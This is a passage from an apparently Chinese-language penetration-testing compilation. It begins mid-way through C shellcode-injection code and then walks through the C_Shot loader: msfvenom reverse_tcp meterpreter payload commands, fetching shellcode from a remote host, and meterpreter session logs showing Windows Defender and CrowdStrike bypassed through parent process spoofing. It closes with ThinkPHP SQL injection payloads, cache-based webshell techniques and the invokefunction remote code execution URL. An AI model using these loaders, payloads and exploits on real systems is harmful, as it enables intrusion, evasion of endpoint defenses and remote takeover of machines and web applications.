                    char DecodedOpCode = data[i] ^ 0x01;
                    if(WriteProcessMemory(process, base_address+n, &DecodedOpCode, 1, NULL)){

                        printf("[+] Byte wrote sucessfully!\n");
                        n++;
                    }
                }
                CreateRemoteThread(process, NULL, 100,(LPTHREAD_START_ROUTINE)base_address, NULL, 0, 0x5151);
    }else{
        printf("[-] Unable to allocate memory ...\n");
    }
  }else{
    printf("[-] Unable to retrieve process handle\n");
  }
}
```


C:\WINDOWS\system32\cmd.exe

```
C:\Users\y\Desktop>tasklist /svc |findstr explo
explorer.exe                  2472 暂缺

C:\Users\y\Desktop>write.exe 2472
[+] Handle retrieved successfully!
[+] Handle value is 00000000000000A4
[+] Allocated based address is 0x3ce0000
[+] Byte wrote sucessfully!
[+] Byte wrote sucessfully!
[+] Byte wrote sucessfully!
```



cshot shellcode远程加载器


From:
https://github.com/anthemtotheego/C_Shot
http://blog.redxorblue.com/2020/07/cshot-just-what-doctor-ordered.html
C_Shot是一种用C语言编写的攻击性安全工具，旨在通过HTTP / HTTPS下载远程shellcode二进制文件（.bin），注入并执行shellcode。
1.shellcode注入其自己的进程
2.使用父进程欺骗将shellcode注入子进程
使用C_Shot之类的工具的好处是，我们要执行的恶意代码没有存储在二进制文件中，而是从远程位置检索，读入内存然后执行。这有助于使诸如C_Shot之类的工具对AV / EDR显得相当友好，并且不会被发现。





```
cl / D _UNICODE / D UNICODE cshot.c
```

```
C:\Program Files (x86)\Microsoft Visual Studio\2019\Enterprise>cl /D _UNICODE /D UNICODE cshot.c
用于 x64 的 Microsoft (R) C/C++ 优化编译器 19.26.28806 版
版权所有(C) Microsoft Corporation。保留所有权利。

cshot.c
cshot.c(75): warning C4047: “:”:“void *”与“int”的间接级别不同
cshot.c(204): warning C4090: “函数”: 不同的“const”限定符
cshot.c(220): warning C4047: “函数”:“ULONG_PTR”与“void *”的间接级别不同
cshot.c(220): warning C4024: “QueueUserAPC”: 形参和实参 3 的类型不同
Microsoft (R) Incremental Linker Version 14.26.28806.0
Copyright (C) Microsoft Corporation.  All rights reserved.

/out:cshot.exe
cshot.obj

C:\Program Files (x86)\Microsoft Visual Studio\2019\Enterprise>
```

生成分阶段payload
```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=IP LPORT=PORT -a x64 --platform windows -b "\x00" -f raw -o
/root/Desktop/DefaultStaged.bin
```
生成无阶段payload
```
msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST= IP LPORT= PORT -a x64 --platform windows -b "\x00" -f raw -o
/root/Desktop/DefaultStageless.bin
```
现在我们已经建立了二进制文件，现在需要一个Web服务。例如运行python -m SimpleHTTPServer 80，或者将它们托管在外部某个地方。对于本文中的所有示例，我将使用github托管shellcode。



确保windows defender打开。



注入到自己的进程中

```
C:\Users\anthem\Desktop>cshot.exe https://github.com/derpaderpderp/legit/blob/master/DefaultStaged.bin?raw=true 443

[+] Attempting to connect to site https on port 443
[+] About to fill buffer
[+] Current size: 0, To Read: 551
[+] Read 551 bytes
[+] Finished reading file
[+] Injecting shellcode into own process
[+] Executing...
```

测试分阶段的shellcode会被windows defender拦截

```
msf5 exploit(multi/handler) > [*] Sending stage (206403 bytes) to 192.168.55.128
[*] Meterpreter session 1 opened (192.168.55.253:135 -> 192.168.55.128:56246) at 2020-07-21 09:58:54 -0500
[*] 192.168.55.128 - Meterpreter session 1 closed.  Reason: Died
```

无阶段的shellcode不会被拦截


```
C:\Users\anthem\Desktop>cshot.exe https://github.com/derpaderpderp/legit/blob/master/DefaultStageless.bin?raw=true 443

[+] Attempting to connect to site https on port 443
[+] About to fill buffer
```

获得shell

```
msf5 exploit(multi/handler) > [*] Meterpreter session 2 opened (192.168.55.253:135 -> 192.168.55.128:57026) at 2020-

msf5 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  2         meterpreter x64/windows  [redacted]\anthem @ [redacted]       192.168.55.253:135 -> 192.168.55.128:

msf5 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: [redacted]\anthem
```

测试分阶段shellcode欺骗父进程方法：

```
C:\Users\anthem\Desktop>cshot.exe https://github.com/derpaderpderp/legit/blob/master/DefaultStaged.bin?raw=true 443 explorer.exe C:\Window

[+] Attempting to connect to site https on port 443
[+] About to fill buffer
[+] Current size: 0, To Read: 551
[+] Read 551 bytes
[+] Finished reading file
[+] Spoofing parent process explorer.exe
[+] Opening child process C:\Windows\System32\notepad.exe with commandline arguments (null)
[+] Writing shellcode into child process C:\Windows\System32\notepad.exe
[+] Executing shellcode...
```



获得shell

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.55.253
LHOST => 192.168.55.253
msf5 exploit(multi/handler) > set LPORT 135
LPORT => 135
msf5 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.55.253:135
msf5 exploit(multi/handler) > [*] Sending stage (206403 bytes) to 192.168.55.128
[*] Meterpreter session 1 opened (192.168.55.253:135 -> 192.168.55.128:62794) at 2020-07-21 12:12:06 -05

msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: [redacted]\anthem
meterpreter >
```

现在测试下CrowdStrike
注入到自己的进程，两种shellcode都被拦截

CrowdStrike Falcon Sensor

CrowdStrike Falcon Sensor is installed as an antiviru

No actions needed.

Open CrowdStrike Falcon Sensor

cshot.exe	Evade Detection	A process reflectively loaded a DLL associated with the meterpreter exploit kit. Review the DLLs loaded into the p
cshot.exe	Known Malware	Metasploit's meterpreter server may have been loaded into a process.
cshot.exe	NGAV	This file meets the machine learning-based on-sensor AV protection's low confidence threshold for malicious files.

欺骗父进程

```
C:\Users\[redacted]\Desktop>cshot.exe https://github.com/derpaderpderp/legit/blob/master/DefaultStaged.bin?raw=true 443 expl
orer.exe c:\windows\system32\notepad.exe

[+] Attempting to connect to site https on port 443
[+] About to fill buffer
[+] Current size: 0, To Read: 551
[+] Read 551 bytes
[+] Finished reading file
[+] Spoofing parent process explorer.exe
[+] Opening child process c:\windows\system32\notepad.exe with commandline arguments (null)
[+] Writing shellcode into child process c:\windows\system32\notepad.exe
[+] Executing shellcode...
```


获得shell


```
msf5 exploit(multi/handler) > sessions -i

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  6         meterpreter x64/windows  [redacted] @ [redacted]      192.168.55.253:135 -> 192.168.55.159:50347 (192.

msf5 exploit(multi/handler) > sessions -i 6
[*] Starting interaction with 6...

meterpreter > getuid
Server username: [redacted]
meterpreter >
```

```
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session  User            Path
 ---   ----  ----                  ----  -------  ----            ----
 0     0     [System Process]
 4     0     System
 88    4     Registry
 384   4     smss.exe
 464   696   dwm.exe
 520   508   csrss.exe
 600   508   wininit.exe
 608   592   csrss.exe
 696   592   winlogon.exe
 732   600   services.exe
 740   600   lsass.exe
 784   732
 836   732
 868   732
 888   696
 892   600
 920   868
 992   732
 1012  1276
 1044  732
 1212  732
 1236  732
 1240  732
 1260  868
 1276  732
 1340  732
 1420  868
 1464  4
 1496  1044
 1608  732
 1796  732
 1804  732
 1908  732
 1936  732
 1960  732
 2100  732
 2248  732
 2272  732
 2280  732   CSFalconService.exe
```

分阶段和无阶段的shellcode在使用欺骗父进程方法时都可以绕过av。
此工具在公共发行版中，没有进行任何形式的API隐藏，字符串混淆，内存保护技巧等工作。如果未进行任何修改，则对该工具的静态分析应该很容易发现。

thinkphp渗透手段






```
thinkphp 3.2.3
where注入
利用字符串方式作为where传参时存在注入
1) and 1=updatexml(1,concat(0x7e,(user()),0x7e),1)--+
exp注入
这里使用全局数组进行传参(不要用I方法)，漏洞才能生效
public function  getuser(){
    $User = D('User');
    $map = array('id' => $_GET['id']);
    $user = $User->where($map)->find();
```

```
    dump($user);
}
id[0]=exp&id[1]==1 and 1=(updatexml(1,concat(0x7e,(user()),0x7e),1))--+
bind注入
public function  getuser(){
    $data['id'] = I('id');
    $uname['username'] = I('username');
    $user = M('User')->where($data)->save($uname);
    dump($user);
}
id[0]=bind&id[1]=0 and 1=(updatexml(1,concat(0x7e,(user()),0x7e),1))&username=fanxing
find/select/delete注入
public function getuser(){
$user = M('User')->find(I('id'));
dump($user);
}
?id[where]=1 and 1=updatexml(1,concat(0x7e,(user()),0x7e),1)
order by注入
public function user(){
$data['username'] = array('eq','admin');
$user = M('User')->where($data)->order(I('order'))->find();
dump($user);
}
order=id and(updatexml(1,concat(0x7e,(select user())),0))
```


此文转自酒仙桥六号部队

TP5

开启debug下的数据库连接

tp5.0.*在debug模式下如果在数据交互点构造如sql注入、空参数等方式使数据库查询等出错，在一定情况下可能导致数据库账号密码直接显示出来。（报错信息太细了不仔细容易忽略掉）

在debug模式下找注入点也可以通过报错语句进行构造，并且由于debug模式可能导致本来没有回显的注入变成报错注入。当然目标数据库无法外连的时候，这个注入就挺有用的了。




关于log文件的利用

log文件是runtime/log目录下的，比较常见的路径类似：

/runtime/log/2020001/01.log ，默认是启用的，关于该文件主要有以下三点利用方式。

1.关于http请求的部分

常见的log文件会记录http请求，如果对应的站点存在后台等登陆，可以通过记录请求中的cookie登陆后台。



2.关于构造sql注入

某些配置下日志还会记录sql语句的执行和报错，可以用于构造sql注入，但是一般这种利用比较少，需要先找到数据交互点然后和日志中记录的赋值以及报错一一对应。


3.关于cache文件名

tp下通过缓存文件获取webshell是一个老生常谈的问题，白盒下理论上都说得通，但是实际上在使用该漏洞的时候是存在部分难点的，如生成cache文件的方式，cache文件名等。


在log文件中可能存在cache文件生成时的报错，这样可以确定目标tp的cache文件命名方式等，举个例子：
在某次渗透中目标tp的log文件。

可以注意到这里由于生成缓存文件出错，导致直接将缓存文件的文件名输出。根据输出的缓存文件名去猜测生成规则，由于tp5的缓存文件命名默认是md5(value)，所以大部分时候可以把文件名等带进value进行比对。
这里通过猜测和比对确定是view的文件绝对路径生成的cache文件名。

一般来说使用php原生的md5函数去生成md5比较稳妥，笔者为了方便直接在线加密的。
这里基本上就排除了cache getshell的一大难题。之后正常去寻找能进库的交互点，比如发帖，留言这种，就能想办法获取webshell了。
tp5路由
thinkphp系列的官方开发文档是期望网站运维人员将public设置为web根目录，即使用./public/index.php作为入口文件。在实际的渗透过程中由于thinkphp是框架涉及很多二次开发，部分开发人员会选择自定义一个入口文件而不置于public目录下，如/var/www/html/index.php的形式。这里会涉及到打exp的路由问题，由于部分开发人员自定的入口文件可能导致调用的路径出现差异。
一般来说打exp的时候尽量使用./public/index.php来打，以下列exp为例：
?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1
可能会出现例如：
http://xxx/index.php?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1
http://xxx/public/index.php?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1
http://xxx/index.php?s=\think\app/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1
所以很多时候不是打一个exp无效就代表没洞，在黑盒测试的时候可能只是没有找对路由。
下面是实战中的案例：



